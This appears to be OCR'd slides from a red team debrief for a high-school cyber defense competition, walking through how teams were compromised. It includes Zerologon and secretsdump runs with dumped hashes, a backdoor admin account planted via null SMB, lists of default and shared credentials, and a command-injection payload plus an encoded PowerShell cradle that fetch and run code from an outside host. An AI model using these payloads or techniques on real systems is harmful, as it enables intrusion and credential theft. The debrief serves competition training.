
Red Team Debrief

ISUCDC - HighSchool(2026)



Thanks Doug- Burket

Helpful phone calls!

'I sat in that same seat for many years'
"I was on blue for many years"
"I'm just here to help"

"I just come back to help"
"I just understand there's a lot of people"
"Yeah I'm here on site"

"Presumably Red Team is trying to take your flags"
"Yeah they've taken my flags, been there"

"If you just wanna give me a blue login I can login and 'help' you"
"Again I am helping every team I am offering the same help through every team"
"If you wanna give me the creds that wi- I will fix it"
"Green team memes? I love green memes!"

```
msf auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > run
[*] Running module against 73.19.46.10
[*] 73.19.46.10: - Connecting to the endpoint mapper service...
[*] 73.19.46.10: - Binding to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:73.19.46.10[49667] ...
[*] 73.19.46.10: - Bound to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:73.19.46.10[49667] ...
[+] 73.19.46.10: - Successfully authenticated
[+] 73.19.46.10: - Successfully set the machine account (AD$) password to: aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 (empty
[*] Auxiliary module execution completed
```

```
└─$ ssh -L 445:ad.team2.isucdc.com:445 darren.williams@db.team2.isucdc.com
```

```
└─$ python3 zerologon.py -u darren.williams -p blues22 AD localhost
Performing authentication attempts...

Success! DC can be fully compromised by a Zerologon attack.
```


Default Creds && Sensitive Data

5/11 Teams still had Default Credentrials (CWE-1392: Use of Default Credentials)

HMI defacement by CyberAv3ngers using default password `1111`


- Able to automate creation of new users and grab flags instantly

- A team left all of their blue flags on one device, allowing for flag capture without additional work needed



Output from SNAFFLER, a tool to help find creds in a massive AD environment.

SMB NULL authentication + command execution



Null user can write to the Labels share on LP

LabelWatcher.ps1 watches for new .ps1 files under C:\Labels and executes them

ZeroLogon

Notes about zero logon

```
msf auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > run
[*] Running module against 73.19.46.10
[*] 73.19.46.10: - Connecting to the endpoint mapper service...
[*] 73.19.46.10: - Binding to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:73.19.46.10[49667] ...
[*] 73.19.46.10: - Bound to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:73.19.46.10[49667] ...
[+] 73.19.46.10: - Successfully authenticated
[+] 73.19.46.10: - Successfully set the machine account (AD$) password to: aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 (empty)
[*] Auxiliary module execution completed
```

```
└─$ ssh -L 445:ad.team2.isucdc.com:445 darren.williams@db.team2.isucdc.com
```

```
└─$ ssh -L 445:ad.team2.isucdc.com:445 darren.williams@db.team2.isucdc.com
```

Secrets Dump!

```
└─$ ./secretsdump.py darren.williams@ad.team9.isucdc.com
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x7e45e0798489088ad80b1d0049e8083a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6aa15b3d14492d3fa4aa7c5e9cdc0e6a:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
TEAM9\AD$:aes256-cts-hmac-sha1-96:6e33b24b3cc0d95f335d9207ac965999eaed346358f618c24595f6b9f98ec127
TEAM9\AD$:aes128-cts-hmac-sha1-96:c98cc1e72492b1aef39e79de10f93a63
TEAM9\AD$:des-cbc-md5:5e2c9bb5c292dad6
TEAM9\AD$:plain_password_hex:3c002f0030003c002e003f003900760027004a00510048005400 4f00770027002e005f007500500029004900 6
072002b0024005f00550038007000240065003800760002f0068002e00440022005a007a0074004d005d002b004b005c004e00250056003300370045
038002f002a006d004a00510038006000 6e00
TEAM9\AD$:aad3b435b51404eeaad3b435b51404ee:7239ebcccae3e1ac4d0f9728fed2e56b:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x8ed6b6a29c81f18ab63340d9ec9e74be90c8703b
dpapi_userkey:0x26e5f4d6af3f16261425d2157a6f57d28817c6e8
[*] G$MSRADIUSPRIVKEY
 0000   90 25 E3 EA 1F F1 2C 48  8C 79 20 FF B0 1B 6C 69   .%....,H.y  ..li
 0010   75 01 86 05 02 D3 88 85  18 10 BD 82 3E 7A 75 7A   u...........>zuz
 0020   F2 32 95 19 E6 93 7E A9  09 6C 68 3F 10 EF 85 B1   .2....~..lh?....
 0030   C7 BE 7E EC EC 4B 8A 0E  7B DD 2A 93 AE E6 92 E1   ..~..K..{.*.....
 0040   6E B4 43 95 1E 0A C7 D1  69 7B AF DE 29 65 BC 2B   n.C.....i{..)e.+
 0050   61 9D A3 3C 5E 97 D7 F6  F2 61 40 88 4E 30 17 71   a..<^....a@.N0.q
 0060   04 BF C0 7D 6A 5B 05 76  00 0C EF 07 80 AB AA 8D    ...}j[.v........
 0070   A6 B3 9D DE 36 D7 50 8D  40 BE D9 28 6B 93 A2 C7   ....6.P.@..(k...
```


Command Injection

Linux command injection vulnerability in filePath variable in LabelGenerator.java on WMS


```
json.put("r_name", label.getFirst_name() + " " + label.getLast_name());
json.put("r_address", label.getAddress());

String jsonString = json.toString();
jsonString = jsonString.replace("'", "'\\''");
String filePath = directory + "/label_" + label.getBarcode() + ".json";
String command = "echo '" + jsonString + "' > \"" + filePath + "\"";

try {
    Process cmd = Runtime.getRuntime().exec(new String[]{"bash", "-c", command});
    cmd.waitFor();
```

```
asdf\"; wget http://12.110.206.199:443/t -O /tmp/a; chmod +x /tmp/a; /tmp/a; echo \"asdf

Results in the following being executed

echo ‘insert label json here’ > “asdf”; wget http://12.110.206.199:443/t -O /tmp/a; chmod +x /tmp/a; /tmp/a; echo “asdf”
```

ad.team7.isucdc.com



Hmmmmmm



Red Wiki:

SMB flag commands:

DOWNLOAD: smbmap -H ad.team40.isucdc.com -u 'david.ward' -p 'vin938fec' --download "C$/Windows/System32/team11_ad-cwindowssystem32.flag"
UPLOAD: mbmap -H ad.team40.isucdc.com -u 'david.ward' -p 'keq414buz' --upload Downloads/2025-c3/team4/team4_ad-cusersadministrator.flag 'C$/Users/Administrator/team4_ad-cusersadministrator.flag'

Backdoor local admin user on LP for team 1, 4, 6, 10, 11, 13
Username: adminsitrator
Password: Redteamuser123
Abused null SMB authentication, wrote a powershell script that creates local user and adds to Administrators local group
NOTE: Team 1 and Team 4 appear to have removed access for the backdoor user, however, NULL auth to the Labels SMB share is still allowed
ALSO NOTE: Team 6 and 10 are not real

SHARED CREDS
sandra.henderson->ROCK123
darren.williams->blues22
allison.hamilton->tiny85
lori.petersen->ricale

john.leguizamo:lordoftheflame, cdc:cdc, root:cdc
OK team=1 host=www.team1.isucdc.com user=john.leguizamo reason=ok
OK team=4 host=wms.team4.isucdc.com user=cdc reason=ok
OK team=4 host=www.team4.isucdc.com user=root reason=ok
OK team=7 host=wms.team7.isucdc.com user=cdc reason=ok
OK team=7 host=www.team7.isucdc.com user=cdc reason=ok
OK team=11 host=wms.team11.isucdc.com user=root reason=ok
OK team=13 host=wms.team13.isucdc.com user=cdc reason=ok
OK team=13 host=www.team13.isucdc.com user=cdc reason=ok
OK team=13 host=db.team13.isucdc.com user=cdc reason=ok

Default creds found for:
- Team1
- lp.team1.isucdc.com, RDP && SMB, Administrator:cdc
- Team4
- wms.team4.isucdc.com, SSH, cdc:cdc
- db.team4.isucdc.com, SSH, richard:cdc
- Team7
- www[.]team7.isucdc.com, SSH, cdc:cdc
- wms.team7.isucdc.com, SSH, cdc:cdc
- Team12
- db.team12.isucdc.com, SSH, richard:cdc
- Team13
- ad.team13.isucdc.com, LDAP, Administrator:cdc
- www[.]team13.isucdc.com, SSH, cdc:cdc
- lp.team13.isucdc.com, RDP && SMB, Administrator:cdc
- wms.team13.isucdc.com, SSH, cdc:cdc

New user on teams 4,7,13 for www, wms, and db - `killer-bob:whokilledlaurapalmer` or `killer.bob:WhoKilledLauraPalmer`, or `killerbob:whokilledlaurapalmer`.

mysql -u cdc -p'cdc' -h db.team9.isucdc.com


use iseage_db;
create table if not exists red (id int AUTO_INCREMENT PRIMARY KEY, flag VARCHAR(50) NOT NULL);
insert into red (flag) values ('Lx56MVFytdT9dhiLpmc3T457vBwbMtDV2FTEUzxEQtSrGQDSWp');
select * from red;

asdf\"; wget http://12.110.206.199:443/t -O /tmp/a; chmod +x /tmp/a; /tmp/a; \"asdf

powershell -e aQByAG0AKAAnAGgAdAB0AHAAOgAvAC8AMQAyAC4AMQAxADAALgAyADIANgAuADEANgA2AC8AcgAuAHAAcwAxACcAKQB8AGkAZQB4AA==

Anomalies (Troy)

MySpace Anomaly
(Follow Tom Anderson)



Green Meme

Red Meme

White Meme

TUX PAINT!